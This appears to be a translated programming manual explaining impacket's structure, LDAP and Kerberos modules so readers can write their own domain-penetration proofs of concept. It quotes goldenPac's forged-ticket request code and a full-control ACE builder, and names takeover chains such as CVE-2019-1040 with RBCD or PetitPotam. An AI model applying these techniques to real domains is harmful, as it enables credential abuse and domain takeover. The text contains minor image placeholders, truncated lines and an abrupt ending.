

The impacket Programming Manual

Author: Lu Ping (鲁平)

Personal WeChat blog: Security | Art — corrections and feedback are welcome.

impacket is a widely used "domain penetration toolkit". Its `examples` folder ships plenty of scripts that operate against domain controllers and covers most routine domain-penetration needs. Precisely because of that, most articles online focus on how to *use* those example scripts, while almost nothing has been written about *developing your own scripts* with impacket for real domain-penetration scenarios. The opposite would be more useful: many exploitation scripts for later domain vulnerabilities were built directly on top of impacket modules (e.g. sam-the-admin, CVE-2022-33679). This manual fills that gap, so that when the next vulnerability appears you can quickly write your own PoC with impacket.

Reading Guide

The manual is organized as "Foundations → Authentication & Directory → RPC interfaces → DCOM/WMI → Support libraries". The recommended reading path:

Part	Chapter	Content	Prerequisites
Part I Preliminaries	Ch. 1 impacket overview & directory layout	Where each module lives in the source tree	none
	Ch. 2 structure.py, the universal serialization base	Common base class of every protocol packet structure	none
Part II Authentication & Directory	Ch. 3 LDAP (ldap)	In-domain directory queries, ACL structures	Ch. 2
	Ch. 4 Kerberos (krb5)	Core of domain authentication: tickets, credential cache, PAC, GSS-API/SPNEGO	Ch. 2
Part III DCE/RPC	Ch. 5 dcerpc	Read the RPC basics first (NDR, rpcrt, epm, transport), then pick interface modules by functional group	Ch. 2, 4
Part IV DCOM & WMI	Ch. 6 MS-DCOM	DCOM programming, dcomrt, oaut/wmi submodules	Ch. 5
Part V Support libraries	Ch. 7 common	Quick tour of SMB, DPAPI, NTDS support modules	as needed

Within Part III, the dcerpc interface modules fall into five functional groups (the text roughly follows this grouping, so you can read by group):

1. **Foundations & transport:** ndr, dtypes, rpcrt, enum, epm, transport;
2. **Security policy & domain authentication:** lsad, lsat, mgmt, mimilib, nrpc (ZeroLogon), samr;
3. **System & operations:** even6, iphlp, rrp (registry), rprn / par (printing), srvs (shares), wkst, tst, MS-TSCH (scheduled tasks), dhcpc;
4. **Exchange-related:** nspi, oxabref, rpch;
5. **Credentials & directory replication:** bkrp, drsuapi (DCSync), dssp.

[TOC].

Part I Preliminaries

Chapter 1 impacket Overview & Directory Layout

```
C:.\
|  cdp.py
|  crypto.py
|  dhcp.py
|  dns.py
|  dot11.py
|  Dot11Crypto.py
|  Dot11KeyManager.py
|  dpapi.py
|  eap.py
|  ese.py
|  helper.py
|  hresult_errors.py
|  http.py
|  ICMP6.py
|  ImpactDecoder.py
|  ImpactPacket.py
|  IP6.py
|  IP6_Address.py
|  IP6_Extension-Headers.py
|  mapi_constants.py
|  mqtt.py
|  NDP.py
|  nmb.py
|  ntlm.py
|  nt_errors.py
|  pcapfile.py
|  pcap_linktypes.py
|  smb.py
|  smb3.py
|  smb3structs.py
|  smbconnection.py
|  smbserver.py
|  spnego.py
|  structure.py
|  system_errors.py
|  tds.py
|  uuid.py
|  version.py
|  winregistry.py
|  wps.py
|  __init__.py
|
|  └─dcerpc
|      |  __init__.py
|      |
|      └─v5
|          |  atsvc.py
|          |  bkrp.py
|          |  dcomrt.py
|          |  dhcpm.py
|          |  drsuapi.py
|          |  dssp.py
|          |  dtypes.py
|          |  enum.py
|          |  epm.py
|          |  even.py
|          |  even6.py
|          |  iphlp.py
|          |  lsad.py
|          |  lsat.py
|          |  mgmt.py
|          |  mimilib.py
|          |  ndr.py
|          |  nrpc.py
|          |  nspi.py
|          |  oxabref.py
|          |  par.py
|          |  rpch.py
|          |  rpcrt.py
|          |  rprn.py
|          |  rrp.py
```

- | samr.py
- | sasec.py
- | scmr.py
- | srvs.py
- | transport.py
- | tsch.py
- | tstst.py
- | wkst.py
- | __init__.py
- |
- |—dcom
- |
- | comev.py
- | oaut.py
- | scmp.py
- | vds.py
- | wmi.py
- | __init__.py

—examples

- | ldap_shell.py
- | logger.py
- | os_ident.py
- | remcomsvc.py
- | rpcdatabase.py
- | secretsdump.py
- | serviceinstall.py
- | smbclient.py
- | utils.py
- | __init__.py

—ntlmrelayx

- | __init__.py

—attacks

- | | dcsyncattack.py
- | | httpattack.py
- | | imapattack.py
- | | ldapattack.py
- | | mssqlattack.py
- | | rpcattack.py
- | | smbattack.py
- | | __init__.py

—httpattacks

- | | adcsattack.py
- | | __init__.py

—clients

- | dcsyncclient.py
- | httprelayclient.py
- | imaprelayclient.py
- | ldaprelayclient.py
- | mssqlrelayclient.py
- | rpcrelayclient.py
- | smbrelayclient.py
- | smtprelayclient.py
- | __init__.py

—servers

- | | httprelayserver.py
- | | rawrelayserver.py
- | | smbrelayserver.py
- | | socksserver.py
- | | wcfrelayserver.py
- | | __init__.py

—socksplugins

- | | http.py
- | | https.py
- | | imap.py
- | | imaps.py
- | | mssql.py
- | | smb.py
- | | smtp.py
- | | __init__.py

```
|      └─utils
|          config.py
|          enum.py
|          ssl.py
|          targetsutils.py
|          tcpshell.py
|          __init__.py
|
|      └─krb5
|          asn1.py
|          ccache.py
|          constants.py
|          crypto.py
|          gssapi.py
|          kerberosv5.py
|          keytab.py
|          pac.py
|          types.py
|          __init__.py
|
|      └─ldap
|          ldap.py
|          ldapasn1.py
|          ldaptypes.py
|          __init__.py
```

Next we walk through the key functions and methods of each module.

Chapter 2 structure.py — the Universal Serialization Base Class

The root-level structure.py defines the Structure base class — every class in keytab.py, ccache.py, smb3structs.py and friends inherits from it, and it underpins all protocol packet structures used throughout this manual. The long comment at the top of the file describes a data-format description language: think of it as an extension of the standard struct format, whose type notations look a bit like regular expressions; the pack / unpack methods then serialize and deserialize variables according to that format (corrections welcome if I misread anything). It is used to describe the request packet structures of SMB, RPC, Kerberos and other intra-domain protocols.

```

""" subclasses can define commonHdr and/or structure.
each of them is an tuple of either two: (fieldName, format) or three: (fieldName, ':', class) fields.
[it can't be a dictionary, because order is important]

where format specifies how the data in the field will be converted to/from bytes (string)
class is the class to use when unpacking ':' fields.

each field can only contain one value (or an array of values for *)
i.e. struct.pack('Hl',1,2) is valid, but format specifier 'Hl' is not (you must use 2 dfferent fields)

format specifiers:
specifiers from module pack can be used with the same format
see struct.__doc__ (pack/unpack is finally called)
x      [padding byte]
c      [character]
b      [signed byte]
B      [unsigned byte]
h      [signed short]
H      [unsigned short]
l      [signed long]
L      [unsigned long]
i      [signed integer]
I      [unsigned integer]
q      [signed long long (quad)]
Q      [unsigned long long (quad)]
s      [string (array of chars), must be preceded with length in format specifier, padded with zeros]
p      [pascal string (includes byte count), must be preceded with length in format specifier, padded with zeros]
f      [float]
d      [double]
=      [native byte ordering, size and alignment]
@      [native byte ordering, standard size and alignment]
!      [network byte ordering]
<      [little endian]
>      [big endian]

usual printf like specifiers can be used (if started with %)
[not recommended, there is no way to unpack this]

%08x    will output an 8 bytes hex
%s      will output a string
%s\\x00 will output a NUL terminated string
%d%d    will output 2 decimal digits (against the very same specification of Structure)
...

some additional format specifiers:
:      just copy the bytes from the field into the output string (input may be string, other structure, or anything responding to __str__(
z      same as :, but adds a NUL byte at the end (asciiz) (for unpacking the first NUL byte is used as terminator) [asciiz string]
u      same as z, but adds two NUL bytes at the end (after padding to an even size with NULs). (same for unpacking) [unicode string]
w      DCE-RPC/NDR string (it's a macro for [ '<L=(len(field)+1)/2','\\x00\\x00\\x00\\x00','<L=(len(field)+1)/2',':' ]
?-field length of field named 'field', formatted as specified with ? ('?' may be '!H' for example). The input value overrides the real leng
?I*?2  array of elements. Each formatted as '?2', the number of elements in the array is stored as specified by '?1' (?1 is optional, or c
'xxxx' literal xxxx (field's value doesn't change the output. quotes must not be closed or escaped)
"xxxx" literal xxxx (field's value doesn't change the output. quotes must not be closed or escaped)
_      will not pack the field. Accepts a third argument, which is an unpack code. See _Test_UnpackCode for an example
?=packcode will evaluate packcode in the context of the structure, and pack the result as specified with ?. Unpacking is made plain
?&fieldname "Address of field fieldname".
        For packing it will simply pack the id() of fieldname. Or use 0 if fieldname doesn't exists.
        For unpacking, it's used to know weather fieldname has to be unpacked or not, i.e. by adding a & field you turn another field (
"""

```

Take SMB as an example:

```
# eg. /impacket/smb3structs.py

class SMB2Negotiate(Structure):
    structure = (
        ('StructureSize', '<H=36'),
        ('DialectCount', '<H=0'),
        ('SecurityMode', '<H=0'),
        ('Reserved', '<H=0'),
        ('Capabilities', '<L=0'),
        ('ClientGuid', '16s="'),
        ('ClientStartTime', '8s="'), # or (NegotiateContextOffset/NegotiateContextCount/Reserved2) in SMB 3.1.1
        ('Dialects', '*<H'),
        # SMB 3.1.1
        ('Padding', ':="'),
        ('NegotiateContextList', ':="'),
    )
```

The same pattern appears in ccache.py — it parses the binary credential cache file used by Kerberos:

```
class Header(Structure):
    structure = (
        ('tag', '!H=0'),
        ('taglen', '!H=0'),
        ('_tagdata', '_tagdata', 'self["taglen"]'),
        ('tagdata', ':'),
    )
```

Part II Authentication & Directory Services

Chapter 3 LDAP Directory Services (ldap)

ldap.py

This file implements the login functions for LDAP, LDAPS, GC (Global Catalog) and Kerberos.

```
def login(self, user='', password='', domain='', lmhash='', nthash='', authenticationChoice='smblyNegotiate'):
    ....

def kerberosLogin(self, user, password, domain='', lmhash='', nthash='', aesKey='', kdcHost=None, TGT=None, TGS=None, useCache=True):
    ....
```

It also contains the LDAP search function:

```
def search(self, searchBase=None, scope=None, derefAliases=None, sizeLimit=0, timeLimit=0, typesOnly=False, searchFilter='(objectClass=*)', attribut
```

The remaining functions are mostly filter helpers used by search, the sendReceive function that sends bind / search requests, and error handlers.

These 3 functions of ldap.py are the ones you will use most when writing scripts, whether inside or outside the domain.

A quick note on GC: the Global Catalog can loosely be understood as a cross-domain cached-database interface. A global catalog server holds a set of all objects in the Active Directory Domain Services (AD DS) forest — it is a domain controller that stores a full replica of every object in its own domain's directory plus a partial, read-only replica of the objects of every other domain in the forest, and answers global-catalog queries. Its ports are 3268 (LDAP) and 3269 (LDAPS) — two more ports worth adding to your DC scan list.

ldapsn1.py

This file defines the data structures of each LDAP request parameter; think of them as the structs of Go.

```
class SearchResultEntry(univ.Sequence):
    tagSet = univ.Sequence.tagSet.tagImplicitly(tag.Tag(tag.tagClassApplication, tag.tagFormatConstructed, 4))
    componentType = namedtype.NamedTypes(
        namedtype.NamedType('objectName', LDAPDN()),
        namedtype.NamedType('attributes', PartialAttributeList())
    )
```

They are typically used in callbacks to verify that the received structure is the expected one.

```
# eg. examples/GetADUsers.py

def run(self):
    ....
    try:
        logging.debug('Search Filter=%s' % searchFilter)
        sc = ldap.SimplePagedResultsControl(size=100)
        ldapConnection.search(searchFilter=searchFilter,
                               attributes=['sAMAccountName', 'pwdLastSet', 'mail', 'lastLogon'],
                               sizeLimit=0, searchControls = [sc], perRecordCallback=self.processRecord)
    ....

def processRecord(self, item):
    if isinstance(item, ldapasn1.SearchResultEntry) is not True:
        return
    ....
```

Here is an official pyasn1 example. pyasn1 lets you build Python objects from ASN.1 data structures, for example the following ASN.1 structure:

```
Record ::= SEQUENCE {
    id          INTEGER,
    room        [0] INTEGER OPTIONAL,
    house       [1] INTEGER DEFAULT 0
}
```

can be expressed in pyasn1 like this:

```
class Record(Sequence):
    componentType = NamedTypes(
        NamedType('id', Integer()),
        OptionalNamedType(
            'room', Integer().subtype(
                implicitTag=Tag(tagClassContext, tagFormatSimple, 0)
            )
        ),
        DefaultedNamedType(
            'house', Integer(0).subtype(
                implicitTag=Tag(tagClassContext, tagFormatSimple, 1)
            )
        )
    )
```

Idaptypes.py

This file mainly defines the security-descriptor structures used in ACLs (ACE, DACL, etc.).

```
ACE_TYPES = [
    ACCESS_ALLOWED_ACE,
    ACCESS_ALLOWED_OBJECT_ACE,
    ACCESS_DENIED_ACE,
    ACCESS_DENIED_OBJECT_ACE,
    ACCESS_ALLOWED_CALLBACK_ACE,
    ACCESS_DENIED_CALLBACK_ACE,
    ACCESS_ALLOWED_CALLBACK_OBJECT_ACE,
    ACCESS_DENIED_CALLBACK_OBJECT_ACE,
    SYSTEM_AUDIT_ACE,
    SYSTEM_AUDIT_OBJECT_ACE,
    SYSTEM_AUDIT_CALLBACK_ACE,
    SYSTEM_MANDATORY_LABEL_ACE,
    SYSTEM_AUDIT_CALLBACK_OBJECT_ACE,
    SYSTEM_RESOURCE_ATTRIBUTE_ACE,
    SYSTEM_SCOPED_POLICY_ID_ACE
]
```

In practice it is mainly used to construct ACL-modification requests.

```
# eg./examples/ldap_shell.py
def create_allow_ace(self, sid):
    nace = ldaptypes.ACE()
    nace['AceType'] = ldaptypes.ACCESS_ALLOWED_ACE.ACE_TYPE
    nace['AceFlags'] = 0x00
    acedata = ldaptypes.ACCESS_ALLOWED_ACE()
    acedata['Mask'] = ldaptypes.ACCESS_MASK()
    acedata['Mask']['Mask'] = 983551 # Full control
    acedata['Sid'] = ldaptypes.LDAP_SID()
    acedata['Sid'].fromCanonical(sid)
    nace['Ace'] = acedata
    return nace
```

Chapter 4 Kerberos Authentication (krb5)

asn1.py

asn1.py defines the packet formats of the Kerberos request / response types, such as AS_REQ, AS_REP, TGS_REQ and TGS_REP.

```
class AS_REP(KDC_REP):
    tagSet = _application_tag(constants.ApplicationTagNumbers.AS_REP.value)

class TGS_REP(KDC_REP):
    tagSet = _application_tag(constants.ApplicationTagNumbers.TGS_REP.value)
```

The structures you encounter most often in Kerberos authentication:

AS_REP, TGS_REQ, AP_REQ, TGS_REP, Authenticator (authentication), EncASRepPart (encrypted part of the AS exchange), AuthorizationData, etc.

For concrete usage, look at the Kerberos-related scripts under examples (getST, ticketer, ...): they show how each stage of the ticket flow constructs and populates the asn1.py structures.


```

# eg. impacket/examples/goldenPac.py
def getKerberosTGS(self, serverName, domain, kdcHost, tgt, cipher, sessionKey, authTime):
    .....
    # Key Usage 4
    # TGS-REQ KDC-REQ-BODY AuthorizationData, encrypted with
    # the TGS session key (Section 5.4.1)
    encryptedEncodedIfRelevant = cipher.encrypt(sessionKey, 4, encodedIfRelevant, None)

    tgsReq = TGS_REQ()
    reqBody = seq_set(tgsReq, 'req-body')

    opts = list()
    opts.append( constants.KDCOptions.forwardable.value )
    opts.append( constants.KDCOptions.renewable.value )
    opts.append( constants.KDCOptions.proxiabile.value )

    reqBody['kdc-options'] = constants.encodeFlags(opts)
    seq_set(reqBody, 'sname', serverName.components_to_asn1)
    reqBody['realm'] = decodedTGT['crealm'].prettyPrint()

    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)

    reqBody['till'] = KerberosTime.to_asn1(now)
    reqBody['nonce'] = random.SystemRandom().getrandbits(31)
    seq_set_iter(reqBody, 'etype', (cipher.etype,))
    reqBody['enc-authorization-data'] = noValue
    reqBody['enc-authorization-data']['etype'] = int(cipher.etype)
    reqBody['enc-authorization-data']['cipher'] = encryptedEncodedIfRelevant

    apReq = AP_REQ()
    apReq['pvno'] = 5
    apReq['msg-type'] = int(constants.ApplicationTagNumbers.AP_REQ.value)

    opts = list()
    apReq['ap-options'] = constants.encodeFlags(opts)
    seq_set(apReq, 'ticket', ticket.to_asn1)

    authenticator = Authenticator()
    authenticator['authenticator-vno'] = 5
    authenticator['crealm'] = decodedTGT['crealm'].prettyPrint()

    clientName = Principal()
    clientName.from_asn1( decodedTGT, 'crealm', 'cname')

    seq_set(authenticator, 'cname', clientName.components_to_asn1)

    now = datetime.datetime.utcnow()
    authenticator['cusec'] = now.microsecond
    authenticator['ctime'] = KerberosTime.to_asn1(now)

    encodedAuthenticator = encoder.encode(authenticator)
    .....

```

constants.py

Holds the static enumerations used during Kerberos authentication — flags, error codes, principal types and so on — convenient to reference while authenticating.

```

# eg. examples/GetUserSPNs.py
.....
from impacket.examples import logger
from impacket.examples.utils import parse_credentials
from impacket.krb5 import constants
    # No TGT in cache, request it
    userName = Principal(self.__username, type=constants.PrincipalNameType.NT_PRINCIPAL.value)

```

```
# eg. krb5/constants.py
class PrincipalNameType(Enum):
    NT_UNKNOWN          = 0
    NT_PRINCIPAL         = 1
    NT_SRV_INST          = 2
    NT_SRV_HST           = 3
    NT_SRV_XHST          = 4
    NT_UID               = 5
    NT_X500_PRINCIPAL    = 6
    NT_SMTP_NAME         = 7
    NT_ENTERPRISE        = 10
    NT_WELLKNOWN         = 11
    NT_SRV_HST_DOMAIN   = 12
    NT_MS_PRINCIPAL      = -128
    NT_MS_PRINCIPAL_AND_ID = -129
    NT_ENT_PRINCIPAL_AND_ID = -130
```

keytab.py

As the name suggests, this file contains the classes and functions for parsing and saving keytab files. A keytab is a key table holding the keys of Principals; it plays roughly the same role as the `id_rsa` private key in SSH authentication, allowing passwordless Kerberos verification. It usually lives under `/etc/security/keytabs/` (e.g. `nn.service.keytab`). Take generating and using a keytab on CDH as an example:

```
1、进入到kerberos

kadmin.local

2、查看kerberos成员

listprincs

3、添加kerberos成员

kadmin -p 'kdcadmin/admin' -w "-s" -q 'addprinc -randkey hive'

4、生成keytab文件

ktadd -k /home/kerberos/hive.keytab -norandkey hive@TEST.COM

5、使用生成的keytab文件认证用户

kinit -kt /home/kerberos/hive.keytab hive/bdp4@TEST.COM

6、查看当前认证用户

klist

7、使用beeline远程访问

beeline -u "jdbc:hive2://1*92.168.86.130:10000/default;principal=hive/bdp4@TEST.COM"
```

The keytab file format is as follows:

```

keytab {
    uint16_t file_format_version;          /* 0x502 */
    keytab_entry entries[*];
};

keytab_entry {
    int32_t size;
    uint16_t num_components;      /* sub 1 if version 0x501 */
    counted_octet_string realm;  域名
    counted_octet_string components[num_components];  主体名称
    uint32_t name_type;      /* not present if version 0x501 */  主体类型
    uint32_t timestamp;  时间戳
    uint8_t vno8;  密钥版本号
    keyblock key;
    uint32_t vno; /* only present if ≥ 4 bytes left in entry */
};

counted_octet_string {
    uint16_t length;
    uint8_t data[length];
};

keyblock {
    uint16_t type;  加密类型
    counted_octet_string;  加密key
};

```

The `getData()` and `getKey()` functions of the `keytab` class show how the `keytab` file structure is parsed and its values extracted.

ccache.py

As seen in Chapter 2's `structure.py`, `ccache.py` parses the Kerberos credential-cache binary file (`ccache`); the `Credential` class provides toTGT, toTGS and friends. First look at the `ccache` file structure:

```

ccache {
    uint16_t file_format_version; /* 0x0504 */ 文件格式版本
    uint16_t headerlen;           /* only if version is 0x0504 */
    header headers[];             /* only if version is 0x0504 */
    principal primary_principal;
    credential credentials[*];
};

header {
    uint16_t tag;                 /* 1 = DeltaTime */
    uint16_t taglen;
    uint8_t tagdata[taglen]
}; // 仅存在于 0x0504 及以上版本
其中最常用的tag为DeltaTime (0x0001), tagdata中是time_offset和usec_offset
DeltaTime {
    uint32_t time_offset;
    uint32_t usec_offset;
};

credential {
    principal client; 客户端数据块
    principal server; 服务端数据块
    keyblock key; 密钥块
    times time; 时间模块
    uint8_t is_skey; 是否是skey /* 1 if skey, 0 otherwise */
    uint32_t tktflags; /* stored in reversed byte order */
    uint32_t num_address;
    address addrs[num_address]; 地址模块
    uint32_t num_authdata;
    authdata authdata[num_authdata]; 授权数据
    counted_octet_string ticket; 票据
    counted_octet_string second_ticket; 第二张票据, 通过 DUPLICATE-SKEY 或 ENC-TKT-IN-SKEY 与票据相关
};

keyblock {
    uint16_t keytype; 加密类型
    uint16_t etype; /* only present if version 0x0503 */
    uint16_t keylen;
    uint8_t keyvalue[keylen]; 密钥key
};

times {
    uint32_t authtime;
    uint32_t starttime;
    uint32_t endtime;
    uint32_t renew_till;
};

address {
    uint16_t addrtype;
    counted_octet_string addrdata;
};

authdata {
    uint16_t authtype;
    counted_octet_string authdata;
};

principal {
    uint32_t name_type; /* not present if version 0x0501 */
    uint32_t num_components; /* sub 1 if version 0x501 */
    counted_octet_string realm; 域
    counted_octet_string components[num_components]; 用户/服务名称
};

counted_octet_string {
    uint32_t length;
    uint8_t data[length];
};

```

The existence of the second ticket is puzzling at first sight; after digging through many docs, its use case turned up in IBM's system-programming documentation: <https://www.ibm.com/docs/en/zos/2.3.0?topic=kpi-krb5-get-cred-from-kdc-obtain-kdc-server-service-ticket>

```
#include <skrb/krb5.h>
krb5_error_code krb5_get_cred_from_kdc (
    krb5_context          context,
    krb5_ccache           ccache,
    krb5_creds *          in_cred,
    krb5_creds **         out_cred,
    krb5_creds ***        tgts
);
```

Input
context
 Specifies the Kerberos context.
ccache
 Specifies the credentials cache. The initial TGT for the local realm must already be in the cache. The Kerberos runtime obtains additional ticket-grant
in_cred
 Specifies the request credentials. The client and server fields must be set to the desired values for the service ticket. The `second_ticket` field must
 如果要在会话密钥中加密服务票证，则必须设置`second_ticket`字段。
Output
out_cred
 Returns the service ticket. The `krb5_free_creds()` routine should be called to release the credentials when they are no longer needed.
tgts
 Returns any new ticket-granting tickets that were obtained while getting the service target from the KDC in the target realm. There may be ticket-grant

Do not conflate two concepts: IBM's `second_ticket` is an input field of `krb5_get_cred_from_kdc()`, required only in special scenarios such as binding a service ticket to a session key; `impacket's CCache.secondTicket` is a local structure field used while parsing / saving a ccache. `fromKRB5CRED()` initializes it to empty merely because the current implementation never reads that content — it does not mean the IBM API semantics default it to empty:

```
def fromKRB5CRED(self, encodedKrbCred):
    .....
    credential.ticket['length'] = len(credential.ticket['data'])
    credential.secondTicket = CountedOctetString()
    credential.secondTicket['data'] = b''
    credential.secondTicket['length'] = 0
```

Within `impacket`, this class is mainly used to read or save ccache files; the important functions are:

```
def toKRB5CRED(self):
def fromKRB5CRED(self, encodedKrbCred):
def loadKirbiFile(cls, fileName):
def saveKirbiFile(self, fileName):
def fromTGS(self, tgs, oldSessionKey, sessionKey):
def fromTGT(self, tgt, oldSessionKey, sessionKey):
def getCredential(self, server, anySPN=True):
```

as in the following example:

```
# eg. /examples/getTGT.py
def saveTicket(self, ticket, sessionKey):
    logging.info('Saving ticket in %s' % (self.__user + '.ccache'))
    from impacket.krb5.ccache import CCache
    ccache = CCache()

    ccache.fromTGT(ticket, sessionKey, sessionKey)
    ccache.saveFile(self.__user + '.ccache')
```

types.py

Mostly the handler classes for data used throughout Kerberos authentication: `KerberosException`, `Principal`, `Address`, `EncryptedData`, `Ticket`, `KerberosTime`. The most important one is `Principal` (the authentication principal). It consists of three parts — `primary` (user / service name), `instance` (service instance name) and `realm` (domain name). `primary` and `instance` are separated by `/`, `instance` and `realm` by `@`, as in `joe/admin@EXAMPLE.COM` or `joe/node2.example.com`.

`Principal` is parsed as follows:

```

class Principal(object):
    """The principal's value can be supplied as:
    * a single string
    * a sequence containing a sequence of component strings and a realm string
    * a sequence whose first n-1 elements are component strings and whose last
      component is the realm

    If the value contains no realm, then default_realm will be used."""
    def __init__(self, value=None, default_realm=None, type=None):
        self.type = constants.PrincipalNameType.NT_UNKNOWN
        self.components = []
        self.realm = None

        if value is None:
            return

        try:
            # Python 2
            if isinstance(value, unicode):
                value = value.encode('utf-8')
        except NameError:
            # Python 3
            if isinstance(value, bytes):
                value = value.decode('utf-8')

        if isinstance(value, Principal):
            self.type = value.type
            self.components = value.components[:]
            self.realm = value.realm
        elif isinstance(value, str):
            m = re.match(r'((?:[^\W]|\\.)+)?(@((?:[^\W@]|\\.)+))?$ ', value)
            if not m:
                raise KerberosException("invalid principal syntax")

            def unquote_component(comp):
                return re.sub(r'\\(.)', r'\1', comp)

            if m.group(2) is not None:
                self.realm = unquote_component(m.group(3))
            else:
                self.realm = default_realm

            self.components = [
                unquote_component(qc)
                for qc in re.findall(r'(?:[^\W]|\\.)+', m.group(1))]
        elif len(value) == 2:
            self.components = value[0]
            self.realm = value[-1]
            if isinstance(self.components, str):
                self.components = [self.components]
        elif len(value) >= 2:
            self.components = value[0:-1]
            self.realm = value[-1]
        else:
            raise KerberosException("invalid principal value")

        if type is not None:
            self.type = type

    def __eq__(self, other):
        if isinstance(other, str):
            other = Principal(other)

        return (self.type == constants.PrincipalNameType.NT_UNKNOWN.value or
                other.type == constants.PrincipalNameType.NT_UNKNOWN.value or
                self.type == other.type) and all (map (lambda a, b: a == b, self.components, other.components)) and \
                self.realm == other.realm

    def __str__(self):
        def quote_component(comp):
            return re.sub(r'([\\@])', r'\\1', comp)

        ret = "/".join([quote_component(c) for c in self.components])
        if self.realm is not None:
            ret += "@" + self.realm

        return ret

```

```

def __repr__(self):
    return "Principal((" + repr(self.components) + ", " + \
        repr(self.realm) + "), t=" + str(self.type) + ")"

def from_asn1(self, data, realm_component, name_component):
    name = data.getComponentByName(name_component)
    self.type = constants.PrincipalNameType(
        name.getComponentByName('name-type')).value
    self.components = [
        str(c) for c in name.getComponentByName('name-string')]
    self.realm = str(data.getComponentByName(realm_component))
    return self

def components_to_asn1(self, name):
    name.setComponentByName('name-type', int(self.type))
    strings = name.setComponentByName('name-string'
        ).getComponentByName('name-string')

    for i, c in enumerate(self.components):
        strings.setComponentByPosition(i, c)

    return name

```

In getST we can see how a Principal is assigned:

```
principal = ccache.credentials[0].header['server'].prettyPrint()
```

crypto.py

Implements encryption / decryption and key derivation (string_to_key) for the Kerberos enctypees (RC4-HMAC, AES128/256-CTS-HMAC-SHA1, etc.); MD4 / MD5 support the RC4 family.

By the way, the impacket root directory holds another crypto.py of the same name implementing generic algorithms such as AES-CMAC-PRF-128 and AES-CMAC; smb3.py and ccache.py both import from these two crypto modules, and secretsdump.py uses both. They have different jobs: krb5/crypto.py serves the Kerberos enctypees, while the root crypto.py serves generic protocol needs (e.g. AES-CMAC for SMB3 signing).

```

# eg. impacket/krb5/ccache.py
from impacket.krb5 import crypto, constants, types
.....
seq_set(tgt_rep, 'ticket', ticket.to_asn1)
cipher = crypto._enctype_table[self['key']['keytype']]()
tgt = dict()
tgt['KDC_REP'] = encoder.encode(tgt_rep)

# eg. impacket/smb3.py
from Cryptodome.Cipher import AES
from impacket import nmb, ntlm, uuid, crypto
.....
if len(self._Session['SessionKey']) > 0:
    p = packet.getData()
    signature = crypto.AES_CMAC(self._Session['SigningKey'], p, len(p))

```

gssapi.py

GSS-API is the industry-standard security API defined in RFC 2743, commonly used for Kerberos authentication of services such as MongoDB, PostgreSQL and FTP. It helps to distinguish GSS-API from the Kerberos protocol itself: GSS-API stands for [Generic Security Services Application Program Interface](#) — an API specification, i.e. the programming interface defined when implementing the Kerberos protocol.

The dominant GSS-API mechanism implementation in use is Kerberos. Unlike the GSS-API, the Kerberos API has not been standardized and various existing implementations use incompatible APIs. The GSS-API allows Kerberos implementations to be API compatible.

Meaning: with this specification, as long as vendors implement Kerberos to spec, at minimum any client can talk to any vendor's KDC, and conversely a server can serve clients of any implementation.

In short: Kerberos is the authentication protocol designed by cryptographers, GSS-API is the programming interface architects defined to implement it, and vendors such as MIT Kerberos and Windows AD achieve API-level compatibility by implementing GSS-API — that is, Kerberos protocol communication on top of GSS-API. SPNEGO (Simple and Protected GSS-API Negotiation, RFC 4178), in turn, is a mechanism for negotiating which GSS-API mechanism (e.g. Kerberos or NTLM) is actually used; Microsoft relies on it heavily in SMB and HTTP authentication to pass Windows credentials around.


应用程序
协议 (RPC, ...) (可选)
GSS-API
安全机制 (KERBEROS v5, ...)

The concrete protocol standard: <https://datatracker.ietf.org/doc/html/rfc4121> — The Kerberos Version 5 Generic Security Service Application Program Interface (GSS-API) Mechanism: Version 2.


gssapi.py implements GSS-API for both the RC4 and AES encryption forms.


The MIC structure is the *Message Integrity Code*, used for tamper protection. A client can explicitly disable it by sending *ISC_REQ_NO_INTEGRITY*; alternatively, whether message-integrity checking is enabled is decided server-side by *NegpDetermineTokenPackage* on the first *InitializeSecurityContext* call — if the initial token is an NTLM or Kerberos token, *ISC_REQ_INTEGRITY* will not be turned on; if the initiator is SMB, the flag defaults to 1 and the server signs. CVE-2019-1040 bypasses the NTLM MIC protection and lets us flip these flags so the server skips LDAP signing (classic combos: Exchange + CVE-2019-1040 for full-domain takeover, or RBCD + PrinterBug/PetitPotam + CVE-2019-1040).

The WRAP structure provides confidentiality: once the GSS-API initial token establishes the context, subsequent traffic is encrypted/decrypted via wrap / unwrap.



MIC = 消息完整性代码
MSG = 消息





The key GSS-API C functions are (note the real API uses the all-lowercase `gss_` prefix):

